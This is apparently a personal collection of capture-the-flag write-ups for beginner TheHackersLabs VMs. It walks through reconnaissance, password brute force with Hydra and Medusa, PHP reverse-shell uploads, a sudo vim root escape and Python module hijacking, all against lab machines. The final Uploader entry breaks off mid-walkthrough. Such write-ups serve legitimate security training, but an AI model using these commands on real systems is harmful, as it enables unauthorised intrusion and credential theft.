
This is my collection of writeups for cybersecurity challenge VMs I’ve solved, mostly from free platforms.
The Hacker Labs
Campana feliz

machine downloaded from: https://thehackerslabs.com/
difficulty: Beginner
OS: Linux
8 September 2025
- Scanning interfaces
arp-scan -I eth1 -l
- Scanning ports and services
nmap -p- -sS -sC -sV -n -Pn -vvv 192.168.56.106 -oN nmap_report.txt
The scan revealed three active services:
- SSH service running on port 22
- HTTP service running on port 8088
- Webmin service running on port 10000
- Directory enumeration
gobuster dir -u http://192.168.56.106:8088 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js
This identified the file: shell.php file.
- At the url http://192.168.56.106:8088/index.html, the source contained a Base64-encoded comment.
Decoding it revealed a username: campana:

- The URL http://192.168.56.106/shell.php contained a login form. Using Hydra, I brute-forced the password for user
campana:
hydra -l campana -P /usr/share/wordlists/rockyou.txt -f 192.168.56.106 -s 8088 http-post-form "/shell.php:username=^USER^&password=^PASS^:Username or password invalid"

- With the cracked credentials, I accessed a shell. Inside, I found a file containing Webmin login credentials.

- After logging into the Webmin panel, I confirmed it was running an outdated version. The panel exposed a console with root permissions. Using this, I obtained both the user and root flags.

Cyberpunk

machine downloaded from: https://thehackerslabs.com/
difficulty: Beginner
OS: Linux
7 September 2025
- I started by performing network reconnaissance to identify hosts on local network segment:
arp-scan -I eth1 -l

The ARP scan successfully identified the target machine at IP address 192.168.56.104.
- I conducted a comprehensive port scan to identify all open ports and enumerate running services:
sudo nmap -p- -sS -sC -sV --min-rate=5000 -n -Pn -vvv 192.168.56.104 -oN report.txt

The scan revealed three active services:
- SSH service running on port 22
- HTTP service running on port 80
- FTP service running on port 21 with anonymous login allowed
- I used Gobuster to enumerate directories and files on the HTTP server to identify potential attack vectors and hidden content.

- I connected to the FTP service using anonymous credentials to explore available files and test upload capabilities:
ftp 192.168.56.104
# Username: anonymous
# Password: (blank or any email)

During the FTP session, I discovered that the service allowed file uploads, which represented an opportunity to upload a web-accessible reverse shell. I downloaded and examined the existing files to understand the server structure and confirmed write permissions.
- I uploaded a PHP reverse shell to the FTP server, knowing that it would be accessible through the web server. After setting up a netcat listener on my attacking machine, I accessed the uploaded shell through the web interface to establish a reverse connection.
This successfully provided me with a shell as the www-data user on the target system.

- I performed local reconnaissance to identify interesting files and potential privilege escalation vectors.
find / -type f -name "*.txt" 2>/dev/null

- Upon examining the arasaka.txt file, I discovered it contained Brainfuck code. I used an online Brainfuck interpreter to decode the content, which revealed a password for the arasaka user account.

- Using the credentials, I switched to the arasaka user account. In the arasaka user's home directory, I found the first flag and discovered a Python script that could be executed with root privileges.
su arasaka

- I examined the Python script running with root privileges and identified that it imported the base64 module. I exploited this by creating a malicious base64.py file in the current directory to perform module hijacking.
The fake module contained code that allowed me to read files from the root directory, specifically targeting the root flag. This technique worked because Python's module import system checks the current directory first before system paths.

When the root-privileged script executed and imported the base64 module, it loaded my malicious version instead, successfully revealing the root flag.
Dragon

machine downloaded from: https://thehackerslabs.com/
difficulty: Beginner
OS: Linux
3 September 2025
- I began the penetration test by conducting network reconnaissance to identify live hosts on the local network using netdiscover:
netdiscover -i eth1 -r 192.168.56.0/24

This scan revealed that the target machine was located at IP address 192.168.56.103.
- Next, I performed a comprehensive port scan using nmap to identify open ports and running services on the target:
sudo nmap -p- -sS -sC -sV --min-rate=5000 -n -Pn -vvv 192.168.56.103 -oN report.txt

The scan results showed two active services:
- SSH service running on port 22
- HTTP service running on port 80
- I accessed the web application through Firefox to examine the content and search for potential clues. The initial homepage did not reveal any immediately obvious vulnerabilities or useful information.

- To discover hidden directories and files, I used Gobuster with a common wordlist:
gobuster dir -u http://192.168.56.103 -w /usr/share/seclists/Discovery/Web-Content/common.txt -o enumeration.txt -q

This enumeration discovered an interesting directory at http://192.168.56.103/secret.
- Upon accessing the
/secretdirectory, I found text written in Spanish that appeared to be a riddle or clue. The most significant finding was the presence of the worddragon, which I hypothesized could be a potential username for the system.

- Having identified a potential username and knowing that SSH was available on port 22, I decided to attempt a brute force attack against the SSH service. I used both Hydra and Medusa tools to verify the approach:
Using Hydra:
hydra -l dragon -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 -t 64

Using Medusa:
medusa -h 192.168.56.103 -u dragon -P /usr/share/wordlists/rockyou.txt -M ssh -t 32

Both tools successfully cracked the password, allowing me to gain initial access to the system.

- After successfully logging in as the user
dragon, I was able to locate and retrieve the first flag, confirming user-level access to the target machine.
- To escalate privileges, I checked the sudo permissions for the dragon user with

sudo -l. The results showed that the user could executevimwith sudo privileges. I consulted GTFOBins (a curated list of Unix binaries that can be exploited for privilege escalation) and found that vim could be used to spawn a root shell.
sudo vim -c ':!/bin/sh'
This successfully provided me with root access, allowing me to retrieve the final root flag and complete the machine.
TheFirstAvenger

machine downloaded from: https://thehackerslabs.com/
difficulty: Beginner
OS: Linux
? September 2025
Uploader

machine downloaded from: https://thehackerslabs.com/
difficulty: Beginner
OS: Linux
1 September 2025
- Initial Reconnaissance. I started by running an nmap scan to identify open ports and services on the target machine.
nmap -O -sV -T4 192.168.1.146 -oN nmap_output.txt


The scan revealed that the machine is running an Apache http server on port 80. I navigated to the web application in my browser to explore the available functionality. The main page showed a basic web interface.

And I discovered a file upload form at http://192.168.1.146/upload.php
- Directory enumeration:
To identify additional web directories and potential attack vectors, I ran gobuster with a common wordlist:
gobuster dir -zqw /usr/share/seclists/Discovery/Web-Content/common.txt -u 192.168.1.146 -o gobuster_output.txt

The enumeration revelaled that uploaded files are stored in an accessible directory structure under /uploads/. This indicated a potential path for exploitation through file upload vulnerabilities.
- Exploiting file upload vulnerability:
The file upload form appeared to lack proper validation mechanisms. I decided to test for PHP code execution by uploading a reverse shell payload. First, I set up a netcat listener on my attacking machine:
nc -lvnp 9000

I created a PHP reverse shell file using the payload generator https://www.revshells.com/, configured with my Kali machine's IP address and port 9000. After uploading the reverse shell file through the web form, I navigated to the uploads directory to locate and execute the uploaded file.
Accessing http://192.168.1.146/uploads/[generated-folder]/reverse_shell.php successfully triggered the reverse shell connection.
- Establishing a stable shell.
Once I obtained the initial shell connection, I upgraded it to a more functional terminal session:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
stty raw -echo;
# Ctrl+Z  terminal in background
# fg # terminal in foreground
- Local enumeration and file discovery.

While exploring the compromised system, I discovered a ZIP archive located in /srv/secret/File.zip. To transfer to attacking machine for analysis, I started a Python http server on the target:
python3 -m http.server port --directory /srv/secret/
I then downloaded the file from my Kali machine using wget.
- Password cracking.
The zip file was password-protected, so I used zip2john to extract the hash. After successfully cracking the ZIP password,

I extracted the contents, which included a file called Credentials.txt. This file contained a username operatorxand another password hash that required cracking with John the Ripper.
